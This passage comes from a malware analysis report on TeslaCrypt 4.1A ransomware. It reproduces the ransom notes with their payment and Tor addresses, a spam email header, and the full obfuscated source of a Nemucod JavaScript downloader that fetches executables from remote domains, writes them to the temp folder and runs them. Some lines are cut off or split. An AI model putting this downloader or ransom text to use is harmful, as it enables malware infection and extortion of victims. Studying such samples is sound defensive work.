
Your Personal PAGES:
http://az43f.naryferia.at/XXXXXXXXXXXXX
http://j3cbf.gregerizo.com/XXXXXXXXXXXXX
http://evs43.cassguild.com/XXXXXXXXXXXXX
Your Personal TOR-Browser page : http://xzjvzkgjxebzreap.onion/XXXXXXXXXXXXX
Your personal ID (if you open the site directly): XXXXXXXXXXXXX

HTML (-!RecOveR!-xdyxv++.Htm)



```
0!8:>/$1*=."*=<-/:+ =9*858)&0(2 ------- 0!8:>/$1*=."*=<-/:+ =9*858)&0(2

NOT YOUR LANGUAGE? USE https://translate.google.com

What's the matter with your files?

Your data was secured using a strong encryption with RSA-4096.
Use the link down below to find additional information on the encryption keys using RSA-4096 https://en.wikipedia.org/wiki/RSA_(crypt

0!8:>/$1*=."*=<-/:+ =9*858)&0(2 ------- 0!8:>/$1*=."*=<-/:+ =9*858)&0(2

What exactly that means?

It means that on a structural level your files have been transformed . You won't be able to use , read , see or work with them anymor
In other words they are useless , however , there is a possibility to restore them with our help .

What exactly happened to your files ???

!!! Two personal RSA-4096 keys were generated for your PC/Laptop; one key is public, another key is private.
!!! All your data and files were encrypted by the means of the public key , which you received over the web .
!!! In order to decrypt your data and gain access to your computer you need a private key and a decryption software, which can be fou

0!8:>/$1*=."*=<-/:+ =9*858)&0(2  ----- 0!8:>/$1*=."*=<-/:+ =9*858)&0(2

!!! What should you do next ???

In case you have valuable files , we advise you to act fast as there is no other option rather
than paying in order to get back your data.

In order to obtain specific instructions , please access your personal homepage by choosing one of the few addresses down below :
http://74bfc.flubspiel.com/854C7CF30232D9C
http://ibf4d.ukegaub.at/854C7CF30232D9C
http://k3cxd.pileanoted.com/854C7CF30232D9C

If you can't access your personal homepage or the addresses are not working, complete the following steps:
*** Download and Install  TOR Browser - http://www.torproject.org/projects/torbrowser.html.en
*** Run TOR Browser Insert link in the address bar: xzjvzkgjxebzreap.onion/854C7CF30232D9C

0!8:>/$1*=."*=<-/:+ =9*858)&0(2----IMPORTANT*****************INFORMATION---------0!8:>/$1*=."*=<-/:+ =9*858)&0(2

Your personal homepages
http://74bfc.flubspiel.com/854C7CF30232D9C
http://ibf4d.ukegaub.at/854C7CF30232D9C
http://k3cxd.pileanoted.com/854C7CF30232D9C

Your personal homepage Tor-Browser xzjvzkgjxebzreap.onion/854C7CF30232D9C
Your personal ID 854C7CF30232D9C

0!8:>/$1*=."*=<-/:+ =9*858)&0(2
0!8:>/$1*=."*=<-/:+ =9*858)&0(2
0!8:>/$1*=."*=<-/:+ =9*858)&0(2
```

TXT (-!RecOveR!-xdyxv++.Txt)



```
7;/19.",.8,!(/7+,5*-74('!3'=!2 ------ 7;/19.",.8,!(/7+,5*-74('!3'=!2

NOT YOUR LANGUAGE? USE https://translate.google.com

What's the matter with your files?

Your data was secured using a strong encryption with RSA-4096.
Use the link down below to find additional information on the encryption keys using RSA-4096 https://en.wikipedia.org/wiki/RSA_(cryptosystem)

7;/19.",.8,!(/7+,5*-74('!3'=!2 ------- 7;/19.",.8,!(/7+,5*-74('!3'=!2

What exactly that means?

It means that on a structural level your files have been transformed . You won't be able to use , read , see or work with them anymore .
In other words they are useless , however , there is a possibilty to restore them with our help .

What exactly happened to your files ???

!!! Two personal RSA-4096 keys were generated for your PC/Laptop; one key is public, another key is private.
!!! All your data and files were encrypted by the means of the public key , which you received over the web .
!!! In order to decrypt your data and gain access to your computer you need a private key and a decryption software, which can be found on one of our secret servers.

7;/19.",.8,!(/7+,5*-74('!3'=!2  ----- 7;/19.",.8,!(/7+,5*-74('!3'=!2

!!! What should you do next ???

In case you have valuable files , we advise you to act fast as there is no other option rather
than paying in order to get back your data.

In order to obtain specific instructions , please access your personal homepage by choosing one of the few addresses down below :
http://74bfc.flubspiel.com/BADFA44A6A70E24
http://ibf4d.ukegaub.at/BADFA44A6A70E24
http://k3cxd.pileanoted.com/BADFA44A6A70E24

If you can't access your personal homepage or the addresses are not working, complete the following steps:
*** Download and Install  TOR Browser - http://www.torproject.org/projects/torbrowser.html.en
*** Run TOR Browser Insert link in the address bar: xzjvzkgjxebzreap.onion/BADFA44A6A70E24

7;/19.",.8,!(/7+,5*-74('!3'=!2----IMPORTANT****************INFORMATION---------7;/19.",.8,!(/7+,5*-74('!3'=!2

Your personal homepages
http://74bfc.flubspiel.com/BADFA44A6A70E24
http://ibf4d.ukegaub.at/BADFA44A6A70E24
http://k3cxd.pileanoted.com/BADFA44A6A70E24

Your personal homepage Tor-Browser xzjvzkgjxebzreap.onion/BADFA44A6A70E24
Your personal ID BADFA44A6A70E24

7;/19.",.8,!(/7+,5*-74('!3'=!2
7;/19.",.8,!(/7+,5*-74('!3'=!2
7;/19.",.8,!(/7+,5*-74('!3'=!2
```

PNG (-!RecOveR!-xdyxv++.Png)

Conclusion

TeslaCrypt 4.1A is indicative of the broader trend we're seeing in ransomware. While the targeted, high-value targets dominate the press, ransomware is increasingly opportunistic as opposed to targeted. These randomized spam campaigns rely on infiltrating a very small percentage of targets, but are still extremely lucrative given their widespread dispersion. In addition, the shortened time-frame between variants also reflects the trends in ransomware over the last 6-12 months. The speed to update between variants is shrinking, while the sophistication is increasing. This makes reverse engineering the malware more onerous, including the use of deception techniques such as misleading researchers that RSA-4096 encryption is used when in reality it was AES-256. In short, not only does the spam campaign attempt to deceive potential targets, but TeslaCrypt 4.1A also aims to mislead and stay ahead of researchers attempting to reverse engineer it. Only four months into 2016, as our timeline demonstrates, this may very well be the year of the ransomware attack. These kinds of opportunistic attacks can be very lucrative and sophisticated, and should increasingly be on the radar of both high-value organizations as well as individuals.

Appendix

Email Header (Email originally forwarded from [redacted].org

```
Delivered-To: [redacted]@gmail.com
Received: by [redacted] with SMTP id t129csp1570097vkf;
       Mon, 11 Apr 2016 10:49:37 -0700 (PDT)
X-Received: by [redacted] with SMTP id g19mr11538193ote.175.1460396977496;
       Mon, 11 Apr 2016 10:49:37 -0700 (PDT)
Return-Path: <HallimondRandy164@zhongda89.com>
Received: from mail-oi0-f50.google.com (mail-oi0-f50.google.com. )
       by mx.google.com with ESMTPS id 9si7641149ott.222.2016.04.11.10.49.37
       for <[redacted]@gmail.com>
       (version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
       Mon, 11 Apr 2016 10:49:37 -0700 (PDT)
Received-SPF: softfail (google.com: domain of transitioning
HallimondRandy164@zhongda89.com does not designate [redacted] as permitted sender)
client-ip=[redacted];
Authentication-Results: mx.google.com;
      spf=softfail (google.com: domain of transitioning
HallimondRandy164@zhongda89.com does not designate [redacted] as permitted sender)
smtp.mailfrom=HallimondRandy164@zhongda89.com
Received: by mail-oi0-f50.google.com with SMTP id y204so196057727oie.3
       for <[redacted]@gmail.com>; Mon, 11 Apr 2016 10:49:37 -0700 (PDT)
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
       d=1e100.net; s=20130820;
       h=x-original-authentication-results:x-gm-message-state:message-id
        :from:to:subject:date:reply-to:mime-version;
       bh=+IHT+KX3SwGYMwaiqhwtBParNXFx58iS7BjXXX3f3hg=;
       b=aF7RbWAEZMTRaddOFbhKFi9ghacPytB5mK2/YwImzNr2GFAvOyVR6yfsOEk8B3XdKZ
        Oc1kESzLaBtRB2PBS5Se66Utxg4a6TBNAWQanuxMthDFUERgQgaA+xae+7uiKLMYrnJC
        rmdIqEuNJ31hq6EaBBHdSwmtBfSfR4q9s4uOZWCuPI+iIzGAW8aUOHxWVDiZDXJCJOA2
        D8AHo5/yUmosn0zFHUo6nThJF5KQKzgPPaYka9avNhFFXUYwXp9RjUKGN+2MDmoOYnWC
        YoYgxZs275cd7cI1hH27ESf60U8aSvjnhh6q5oTTZgfSdekFAhA+MyY7onvGomj4kzAZ
        ju1A==
X-Original-Authentication-Results: gmr-mx.google.com;       spf=softfail (google.com:
domain of transitioning HallimondRandy164@zhongda89.com does not designate [redacted]
as permitted sender) smtp.mailfrom=HallimondRandy164@zhongda89.com
X-Gm-Message-State:
AOPr4FUtA2HQqGRu+GdZuu8wADNknK4b73v+HF33ILQuYoMSQUrg45myopzxVcSix38piF2Nek5YQwvPOL2fGuT

X-Received: by [redacted] with SMTP id 10mr7798207otm.47.1460396976918;
       Mon, 11 Apr 2016 10:49:36 -0700 (PDT)
Return-Path: <HallimondRandy164@zhongda89.com>
Received: from dsl-187-156-10-25-dyn.prod-infinitum.com.mx ()
       by gmr-mx.google.com with ESMTP id y20si1822157pfa.2.2016.04.11.10.49.36
       for <[redacted]@gmail.com>;
       Mon, 11 Apr 2016 10:49:36 -0700 (PDT)
Received-SPF: softfail (google.com: domain of transitioning
HallimondRandy164@zhongda89.com does not designate [redacted] as permitted sender)
client-ip=[redacted];
Message-ID: <[redacted]@[redacted].org>
From: =?UTF-8?B?UmFuZHkgSGFsbGltb25k?= <HallimondRandy164@zhongda89.com>
To: =?UTF-8?B?a2ZkaG5l?= <[redacted]@[redacted].org>
Subject: =?UTF-8?B?UkU6?=
Date: Mon, 11 Apr 2016 12:49:34 -0500
Reply-To: =?UTF-8?B?a2ZkaG5l?= <[redacted]@[redacted].org>
MIME-Version: 1.0
```

JavaScript downloader (Nemucod) 0eec3406dfb374a7df4c2bb856db1625 Contents:

```
var fuXYgBL="WS";
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!"".replace(/^/,String))
{while(c--){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function()
{return"\\w+"};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp("\\b"+e(c)+"\\b","g"),k[c])}}return p}("0 1=2;",3,3,
("var|XqTfkKcqqex|"+fuXYgBL+"cript").split("|"),0,{}))
function zrISJA(jjcxUlc) {
return "hrsaSzYzlaFzEc";
}
function NZwY(FmoOw,RNqcI) {
var FiPpmI=["ohRoOlCB","\x77"+"\x72\x69","\x74\x65"];FmoOw[FiPpmI[1]+FiPpmI[2]](RNqcI)
}
function jEiG(EJmRb) {
var fVxQNBM=["\x6F\x70"+"\x65\x6E"];EJmRb[fVxQNBM[421-421]]();
}
function wYGJ(HhQGZ,cpllk,bDxjN) {
pHah=HhQGZ;
//QVWzPmJWZVSK
pHah.open(bDxjN,cpllk,false);
}
function yrlc(ikMyP) {
if (ikMyP == 1077-877){return true;} else {return false;}
}
function Sgix(UFQtP) {
if (UFQtP > 155282-909){return true;} else {return false;}
}
function tMlUn(cpqParen,kwDT) {
return "";
}
function UAUJ(jNuMk) {
var nLaSHyDA=["\x73\x65"+"\x6E\x64"];
jNuMk[nLaSHyDA[0]]();
}
function uOFx(JEEUB) {
return JEEUB.status;
}
function eBRRZTo(higo,fYcgC) {
ozMRhEh=[];
ozMRhEh.push(higo.ExpandEnvironmentStrings(fYcgC));
return ozMRhEh[0];
}
function iIeFEEW(eArZ) {
var buDOHaq=("\x72\x65\x73\x70\x6F\x6E*\x73\x65\x42\x6F\x64\x79").split("*");
return eArZ[buDOHaq[0]+buDOHaq[1]];
}
function Ybru(IUgdY,FzFmU) {
var usIIR=("\x54\x6F\x46*\x69\x6C\x65*\x73\x61*\x76\x65").split("*");
var gqfLYpEf=usIIR[344-344];
var FAebRf=usIIR[987-985]+usIIR[309-306]+gqfLYpEf+usIIR[522-521];
var jnEpuJY=[FAebRf];IUgdY[jnEpuJY[788-788]](FzFmU,609-607);
}
function LZZFymKZ(IfJ) {
return IfJ.size;
}
function NpkPo(KefYQK) {
var WEgJ=["\x70\x6F\x73\x69\x74\x69\x6F\x6E"];
```

```
return KefYQK[WEgJ[904-904]]=114-114;
}
function MnruB(qpl,HKtRA) {
var nweM=["\x73\x70\x6C\x69\x74"];
return qpl[nweM[0]](HKtRA);
}
function FZyc(WHpHj) {
eTtPIgs=XqTfkKcqqex.CreateObject(WHpHj);
return eTtPIgs;
}
function HrwpH(bNbUPp) {
var nviK=bNbUPp;
return new ActiveXObject(nviK);
}
function OixB(ocfZi) {
var DYsBj="";
T=(159-159);
do {
if (T >= ocfZi.length) {break;}
if (T % (686-684) != (803-803)) {
var WyZLN = ocfZi.substring(T, T+(620-619));
DYsBj += WyZLN;
}
T++;
} while(true);
return DYsBj;
}
var dx="N?B f?z k?V pgWrmeYeAtJiInNgSsbyQojuVnZgNqvqs.7c1oGmb/18s05GQdMXYDc?r
EgAoyo4gUlee1.Ycgommq/b8l0XGPdqXkDk?3 S?";
var HC = OixB(dx).split(" ");
var uzOjdW = ". BrlWfZ e LgzYusBg xe GdXD".split(" ");
var t = [HC[0].replace(new RegExp(uzOjdW[5],'g'),
uzOjdW[0]+uzOjdW[2]+uzOjdW[4]),HC[1].replace(new RegExp(uzOjdW[5],'g'),
uzOjdW[0]+uzOjdW[2]+uzOjdW[4]),HC[2].replace(new RegExp(uzOjdW[5],'g'),
uzOjdW[0]+uzOjdW[2]+uzOjdW[4]),HC[3].replace(new RegExp(uzOjdW[5],'g'),
uzOjdW[0]+uzOjdW[2]+uzOjdW[4]),HC[4].replace(new RegExp(uzOjdW[5],'g'),
uzOjdW[0]+uzOjdW[2]+uzOjdW[4])];
var vvT = wYUkzixLb("hytd");
var iWO = HrwpH(OXbXCAjC("LVLuz"));
var ZeDUTR = ("CWszPMX \\").split(" ");
var Klbb = vvT+ZeDUTR[0]+ZeDUTR[1];
lSfnmZ(iWO,Klbb);
var xSD = ("2.XMLHTTP BeScUOk kmeQd XML ream St ZFRDIeEL AD aLEesOX O nFcW D").split("
");
var ZL = true  , JYcj = xSD[7] + xSD[9] + xSD[11];
var uo = FZyc("MS"+xSD[3]+(65368, xSD[0]));
var Qie = FZyc(JYcj + "B." + xSD[5]+(877821, xSD[4]));
var bfO = 0;
var Z = 1;
var LaxMJRW = 570182;
var n=bfO;
while (true)  {
if(n>=t.length) {break;}
var sp = 0;
var Ijm = ("ht" + " VMOmvKy tp zoysd bcAmbjuL :/"+"/ mxykXfd .e EfmSc x nWCKLh e G
nWQWoZV E BulesSto T TRoA").split(" ");
```

```
try  {
var LReHyZt=Ijm[134-129];
var xGARQ=Ijm[801-801]+Ijm[473-471]+LReHyZt;
wYGJ(uo,xGARQ+t[n]+Z, Ijm[12]+Ijm[14]+Ijm[16]); UAUJ(uo);
if (yrlc(uOFx(uo)))  {
jEiG(Qie); Qie.type = 1; NZwY(Qie,iIeFEEW(uo)); if (Sgix(LZZFymKZ(Qie)))  {
AQVoAgj=/*nrRH29YFVZ*/Klbb/*oVch38RB07*/+LaxMJRW+Ijm[926-919]+Ijm[407-398]+Ijm[742-
731];
sp = 545-544;NpkPo(Qie);Ybru(Qie,AQVoAgj);
if (293>50) {
try  {pGMyLfHuk(Klbb+LaxMJRW+Ijm[682-675]+Ijm[590-581]+Ijm[781-770]);
}
catch (gl)  {
};
break;
}
}; Qie.close();
};
if (sp == 1)  {
bfO = n; break;
};
}
catch (gl)  {
};
n++;
};
function lSfnmZ(vRNP,BFDQSl) {
try {vRNP.CreateFolder(BFDQSl);}catch(yMBcZQ){};
}
function pGMyLfHuk(sjrheBIoAMu) {
var FTcKLVxo =
MnruB("sqjR=Ws=SYmMxdi=c=LkNYHr=ri"+"=pt=PAiRubzP=.S=ZWNin=he=QKIpiY=l"+"l=zZtYtCg"+"=Y
 "=");
var zfRKdfpc = FZyc(FTcKLVxo[271-270] + FTcKLVxo[136-133] + FTcKLVxo[214-209] +
FTcKLVxo[977-971] + FTcKLVxo[641-633] + FTcKLVxo[928-918]+FTcKLVxo[368-356]);
jxjZabos(zfRKdfpc,sjrheBIoAMu);
}
function/*OAJC*/jxjZabos(TRAYg,GOyvuX) {
var RtpGce= ("JSaOOwisDoL;\x72;\x75;\x6E;JgVDLJItskks").split(";");
var xFr=RtpGce[992-991]+RtpGce[563-561]+RtpGce[696-693];
var VeXb=/*vyYh*/[xFr];
//rATi
TRAYg[VeXb[251-251]](GOyvuX);
}
function wYUkzixLb(rjwBK) {
var kuglrOp = "njDqTN*KHD*pt.S"+"he"+"ll*PzPJjXp*Sc"+"ri*";
var kuMsE = MnruB(kuglrOp+"CLPW*%T"+"E*MP%*\\*yIkarFYNo*nEyAhd*RsGedfF*apQUP", "*");
var TbT=((117-116)?"W" + kuMsE[428-424]:"")+kuMsE[110-108];
var tn = FZyc(TbT);
SvDMQR=kuMsE[255-249]+kuMsE[302-295];
return eBRRZTo(tn,SvDMQR+kuMsE[855-847]);
}
function OXbXCAjC(OceU) {
var ziaeORqzQs = "Sc WGsgmuy r NzOtRcclv ipt"+"ing HjDZRDm uMM ile ybhLPUOzWBGhng";
var fzryoIu = MnruB(ziaeORqzQs+" "+"Sys"+"tem Bm hmjQH Obj vQPPEr ect fokQapQ ACJDF",
" ");
```

```
return fzryoIu[0] + fzryoIu[2] + fzryoIu[4] + ".F" + fzryoIu[7] + fzryoIu[9] +
fzryoIu[12] + fzryoIu[14];
}
```